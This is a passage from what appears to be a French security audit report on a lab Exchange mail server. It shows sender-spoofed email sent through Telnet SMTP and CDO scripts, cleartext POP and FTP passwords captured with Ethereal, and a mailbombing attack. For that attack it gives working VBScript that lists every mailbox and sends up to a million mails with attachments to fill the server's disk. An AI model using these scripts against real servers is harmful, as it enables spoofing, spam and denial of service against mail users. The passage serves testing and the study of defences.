


Figure 2 : Le message envoyé via Telnet

### III.1.2.1 Procédure d'envoi de mail anonyme via Telnet :

Ouvrir la fenêtre de commande et se connecter au serveur de messagerie via Telnet  
 Taper ensuite les commandes suivantes :

**Telnet [adresse IP du serveur] 25** (ouverture de session smtp au port 25)  
**HELO** (authentification de la machine au prêt du serveur) (optionnel)  
**MAIL FROM : [adresse de l'expéditeur@nom du domaine]** (obligatoire)  
**RCPT TO : [adresse du destinataire@nom du domaine]** (obligatoire)  
**SUBJECT :** (L'objet du message) (optionnel)  
**DATA** (corps du message)  
 . (Spécifie la fin du message)  
**QUIT** (pour quitter la session)

#### Remarque :

Même si le message est anonyme, il est possible d'identifier le poste par son adresse IP mais non l'expéditeur.

### III.1.2.2 En utilisant un scripte

Il faut savoir qu'il est possible également d'envoyer un mail en utilisant un scripte. En effet dans un environnement Windows, il existe une bibliothèque CDO (Collaboration

Data Object) contenant des objets de collaboration permettant d'interagir avec les serveurs de messagerie (Exchange) ainsi qu'avec le serveur Web (IIS).

CDO contient l'objet « CDO.Message » qui permet de créer un message au format texte ou html, et plusieurs autres commandes, notamment la commande « send » qui permet d'envoyer un mail et de « poster » des messages sur un serveur.

Pour envoyer le mail, CDO essaie par défaut d'utiliser le serveur SMTP inclus dans IIS, quand il est installé (par exemple pour un Windows XP Pro), ou les paramètres d'Outlook Express. Mais si le serveur virtuel n'est pas installé, il est tout de même possible d'envoyer un mail en utilisant le serveur SMTP du serveur de messagerie. Ceci est une autre vulnérabilité, vue précédemment, en effet cela revient à utiliser le serveur de messagerie en tant que relais.

Nous pouvons donc procéder des deux manières suivantes :

#### III.1.2.2.1 Le serveur virtuel SMTP n'est pas installé

Il est possible dans ce cas d'utiliser une autre vulnérabilité du protocole, qui permet d'envoyer un mail par script sans qu'un serveur SMTP ne soit installé. Dans ce cas, il faut indiquer explicitement un serveur SMTP. CDO fournit entre autre plusieurs commandes permettant de définir le message :

- From : Permet de spécifier l'expéditeur du message.
- To : Permet de spécifier le destinataire du message.
- Subject : Sujet du message.
- TextBody : Texte du message.

Il suffit ensuite de spécifier l'adresse IP ou le nom du serveur qui servira de relais et le port TCP du protocole SMTP (25).

Pour envoyer le mail, c'est la commande « Send » qui doit être lancée.

```
With CreateObject("CDO.Message")
.From="Expéditeur_fectif@nom_de_domaine_fectif"
.To="nom_boîte_recepteur@nom_du_domaine"
.Subject="objet du message "
.TextBody="Texte du Message."

.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserver") = "adresse ip du
serveur de messagerie"
.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = port smtp

.Configuration.Fields.Update
On Error Resume Next
.Send
End With
```



### III.1.2.2.2 Le serveur virtuel smtp de la machine émettrice est actif

Dans le cas où le serveur virtuel SMTP est installé sur la machine émettrice, il suffit de fournir les paramètres du mail.

```
Set objEmail = CreateObject("CDO.Message")
```

```
objEmail.From = " Expéditeur_ectif@nom_de_domaine_ectif "
```

```
objEmail.To = " nom_boite_recepteur@nom_du_domaine "
```

```
objEmail.Subject = " objet du message "
```

```
objEmail.Textbody = " Texte du Message."
```

```
objEmail.Send
```

```
next
```

Résultat du scripte :




Figure 3 : Réception du message par le client de messagerie




Figure 4 : Le message envoyé par scripte

### III.1.3 Le SPAM :

Un serveur de messagerie mal configuré peut faire office de relais pour les spammeurs, c'est-à-dire que les spammeurs peuvent utiliser le serveur d'une entreprise pour envoyer des milliers de mails tout en restant difficilement repérables, il leur servira donc de relais.

Nous verrons cette éventualité dans les sections suivantes, lors des tests concernant le mailbombing.

### III.2 Vulnérabilité du protocole POP

Le service POP est très simple mais propose toutes les fonctionnalités nécessaires pour la gestion d'un compte mail, ainsi de part son efficacité, POP reste l'un des protocoles les plus utilisés pour récupérer les mails, mais présente tout de même quelques points faibles, notamment le fait que le mot de passe circule en clair sur le réseau lors de l'établissement de la connexion avec le serveur. Ainsi, une personne malhonnête équipée d'un sniffer peut le récupérer et l'utiliser à mauvais escient.

Nous avons effectué des essais avec un sniffeur (Ethereal) sur le réseau réel de l'entreprise, les premiers tests furent négatifs. Les protocoles de messagerie ne sont pas apparus, ceci est dû à l'architecture du réseau. En effet le réseau de l'entreprise est un réseau commuté, où il n'y a que des switches. Aucune "écoute" n'est possible dans ce cas, puisque le switch n'envoie les trames que vers les ports concernés.

La capture de trame n'est donc pas possible sur un réseau commuté, sauf les broadcast (diffusion générale) et les trames ARP. Ceci constitue d'ailleurs l'une des contre-mesures possibles. Nous avons donc remplacé le Switch par un Hub, qui envoie les trames sur tous les ports, et nous avons constaté la vulnérabilité du protocole de prélèvement des messages ainsi que celle du protocole de transfert de fichier (FTP), qui présente la même vulnérabilité « nom de connexion et mot de passe en clair ».

Nous pouvons constater sur la figure ci-dessous toutes commandes POP en clair.




Figure 5 : Capture de trame Ethereal sur le protocole POP

**Remarque :**

Le protocole FTP est lui aussi sujet à la même vulnérabilité que le protocole POP. C'est pour cette raison que les serveurs FTP public sont souvent placés en DMZ (zone démilitarisée), pour éviter de compromettre le réseau interne.




Figure 6 : Capture de trame Ethereal sur le protocole FTP

## Conclusion

Il a été constaté au cours de cette section les différentes faiblesses des protocoles de messagerie. Ces failles seront exploitées par les tests relatifs à l'intrusion dans l'annuaire Active Directory.

## IV Le mailbombing

Cette attaque consiste à envoyer des milliers de mail à plusieurs utilisateurs d'un serveur de messagerie, afin de le saturer et de le rendre indisponible. Pour pouvoir reproduire cette attaque, il est nécessaire au préalable d'avoir la liste de tous les utilisateurs enregistrés sur le serveur de messagerie.

### IV.1 Récupération de la liste des utilisateurs

Récupérer la liste des utilisateurs revient à récupérer la liste de toutes les boîtes mails (mailboxes), dans le serveur de messagerie *MS Exchange*.

Celle-ci se trouve dans le dossier « Mailboxes », dont voici l'arborescence :

Gestionnaire système Exchange\ Première organisation (Exchange)\ Servers\ Nom du serveur \ Premier groupe de stockage\ Banque de boîte aux lettres \ Mailboxes.

Un utilisateur du domaine, ayant un compte de messagerie, aura à sa disposition tous les noms de comptes du domaine.

Il est possible d'avoir la liste de la Mailboxes par scripte, mais il faut pour cela que le scripte soit installé sur le serveur même.

#### IV.1.1 Accès à la Mailbox

Toutes les informations concernant la Mailboxes dans MS Exchange sont contenues dans une table : «Exchange\_Mailbox». Cette table renferme tous les renseignements sur le serveur de messagerie, ainsi que les renseignements sur les comptes de messagerie (nom, taille de la boîte, nombre de message, espace mémoire, etc.), y compris la liste de toutes les boîtes de messagerie.

Il suffit de l'interroger en pointant dessus, par des requêtes SQL et de spécifier l'objet dont on veut obtenir les informations. Pour la liste des boîtes de messagerie, l'objet est « MailboxDisplayName »

La procédure d'interrogation boucle sur tous les objets (comptes) que renferme cette table :

```
Set colltems = objWMIService.ExecQuery _
    ("Select * from Exchange_Mailbox")

For Each objItem in colltems

    objTextFile.Write( objItem.MailboxDisplayName )

Next
```

#### IV.1.2 Récupération de la liste dans un fichier texte

Pour récupérer la liste de Mailbox dans un fichier texte, il faut l'avoir crée au préalable. Si au cours de l'utilisation du scripte, le fichier texte existe déjà, il sera écrasé par le nouveau.

##### IV.1.2.1 Création du fichier texte

La création de fichier est possible grâce à l'objet FileSystemObject (FSO) qui permet de manipuler le système de fichiers dans Windows.

L'utilisation du modèle d'objet FileSystemObject s'effectue en créant une instance de l'objet Scripting.FileSystemObject, il existe ensuite toute une panoplie de propriétés et méthodes permettant de manipuler ces objets. Ce scripte vérifie l'existence d'un fichier dans le disque, s'il existe déjà, l'effacer pour pouvoir réécrire dedans. Le fichier sera enregistré dans la racine du disque C:\.

```

Set objFSO = CreateObject("Scripting.FileSystemObject")

If objFSO.FileExists("c:\&nom du serveur&"nom du fichier") Then
  objFSO.DeleteFile("c:\&nom du serveur &" nom du fichier ")
End IF
Set objTextFile = objFSO.OpenTextFile _
("c:\& nom du serveur &" nom du fichier ", ForAppending, True)

```

#### IV.1.2.2 Ecrire dans un fichier texte

Ecrire dans un fichier texte se fait à l'aide de la commande « *.write* » :

ObjTextFile.write : écrit dans un fichier texte

```

Set objFSO = CreateObject("Scripting.FileSystemObject")

If objFSO.FileExists("c:\&nom du serveur&"nom du fichier") Then
  objFSO.DeleteFile("c:\&nom du serveur&"nom du fichier")
End IF
Set objTextFile = objFSO.OpenTextFile _
("c:\& nom du serveur &" nom du fichier ", ForAppending, True)

Set colltems = objWMIService.ExecQuery _
("Select * from Exchange_Mailbox")

objTextFile.Write(Strmails="" )
For Each objItem in colltems

  objTextFile.Write( objItem.MailboxDisplayName &" ;")

Next
objTextFile.Write("''''")

objTextFile.Close

```

Ce scripte renvoie comme résultat tous les noms de boîte mail contenus dans le serveur Exchange sous la forme :

Strmails=" boîte1 ; boîte2 ;....; boîteN"

La liste étant prête, nous pouvons l'utiliser pour le mailbombing.

## IV.2 Mise en œuvre du Mailbombing

Pour saturer un serveur de messagerie, il est nécessaire de saturer son disque. Saturer un serveur de messagerie revient à envoyer des mails jusqu'à ce que le serveur ne réponde plus, pour cause de manque d'espace disque. Les messages et les pièces jointes sont stockés dans un fichier au sein du serveur, c'est donc l'espace disque qui est utilisé. .

Voici le scripte qui permet l'envoi de plusieurs milliers de mails en un laps de temps très court.

Il n'envoie des mails qu'aux membres de la liste « strMails » (en gras les paramètres à entrer) :

```
For i=1 To 1000000
strMails="liste de la mailbox"
aMails=split(strMails, ",")
For Each mail in aMails
With CreateObject("CDO.Message")
.From="NomExpéditeurInconnu@Domaine"
.To=""&mail&"@Domaine Cible"
.Subject="Sujet "
.TextBody="Texte du Message."
.AddAttachment ("C:\chemin de la pièce jointe")

.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserver")="l'adresse
IP du serveur de messagerie"
.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = 25
.Configuration.Fields.Update
On Error Resume Next

.Send

End With
Next
Next
```

Ce scripte boucle sur la liste de la Mailbox, en envoyant à chaque fois un mail, accompagné d'une pièce jointe, ce qui augmentera le "poids" du mail. La pièce jointe se trouve sur le poste où est exécuté le mailbombing, La taille de la pièce jointe est de 3 Ko, ce qui permet même de saturer les boîtes mails dont l'espace disponible est très réduit. Il n'y a aucune condition d'arrêt, si ce n'est l'arrêt définitif du serveur.

### IV.2.1 Description du mécanisme de stockage dans Exchange

Tous les mails sont stockés dans une base de données. Cette base de données adopte le moteur Extensible Storage Engine (ESE) basé sur les transactions ACID

(Atomic Cohérente Isolated Durable), une série d'opération est valide uniquement si l'exécution s'est effectuée convenablement. Ce mode est une transaction ACID.

ESE est la technologie Microsoft utilisée par le service d'annuaire Active Directory et par le stockage des données d'Exchange Server 2003. ESE a pour rôle de gérer les modifications apportées à la base de données Exchange. Cette base de données est scindée en deux fichiers :

- Le premier fichier porte l'extension EDB, ce fichier contient tous les mails et composant MAPI (Protocole propriétaire Microsoft, ce protocole permet l'accès aux données stockées sur le serveur Exchange, Outlook est un client MAPI),
- Le deuxième fichier porte l'extension STM, ce fichier contient toutes les informations non relatives à MAPI.

Les fichiers de base de données ESE contenant les fichiers du groupe de stockage banques de boîtes aux lettres, mais aussi des fichiers LOGS (journaux). Ces fichiers recensent toutes les opérations effectuées sur les bases de données, des fichiers logs sont générés à chaque envoi de mail. Ils servent à la restauration du serveur en cas de problème.

Lors de l'installation d'Exchange Serveur 2003 avec les options par défaut, la base de données, qui stocke les messages, les pièces jointes, les fichiers logs et autres, sont dans le répertoire : **C:\Program Files\Exchsrvr\MBDATA**.




Figure 7 : Répertoire de stockage des bases de données dans Exchange



Notre but sera alors de saturer cette base de données.

La liste de la mailbox récupérer, nous pouvons l'insérer dans le scripte du Mailbomb, nous considérons deux cas de figure :

- La taille maximale est laissée par défaut : La taille maximale par défaut d'une boîte mail dans MS Exchange 2003 est de 5 Mo.
- La taille des boîtes est variable, elle varie entre 2 Mo et illimité.

La taille maximale des boîtes mails est laissée par défaut : la taille maximale d'une boîte mail est le nombre d'octet maximum que peut comporter cette boîte, en atteignant cette limite, l'utilisateur ne pourra plus l'utiliser, elle sera bloquée pour l'envoi et pour la réception de message.

Le lancement du scripte de mailbombing sur cette configuration, bloquera très rapidement les boîtes mails, qui ont une capacité de 5 Mo, une fois que toutes les boîtes mails sont saturées et qu'il reste quand même de l'espace disque, le serveur continuera à générer des fichiers logs, les fichiers logs ont une capacité de 5Mo.

Le serveur de test sur lequel nous avons effectué le Mailbombing ne contient que quatre boîtes mail, chacune n'ayant que très peu de mail, dont la taille est très réduite. La base de données « MBDATA » ne contient que 9 objets :




Figure 8 : La base de donnée avant le lancement du Mailbomb

Mailbox	Last Logged on By	Size (KB)	Total Items	Last Logon Time
Administrator	SMALLBUSINESS\Administrator	285	133	07/08/2007 10:32
SMTP (WIN200...	NT AUTHORITY\SYSTEM	0	0	26/08/2007 16:03
Surveillance du ...	NT AUTHORITY\SYSTEM	0	0	26/08/2007 16:04
SystemMailbox{...	NT AUTHORITY\SYSTEM	694	532	26/08/2007 16:42
test	SMALLBUSINESS\test	2	4	26/08/2007 16:41
TEST2	SMALLBUSINESS\TEST2	1	2	26/08/2007 16:38
TEST3	SMALLBUSINESS\TEST3	1	1	26/08/2007 16:41
win2000	SMALLBUSINESS\win2000	1	1	26/08/2007 16:42

Figure 9 : La Mailboxes avant le Mailbomb

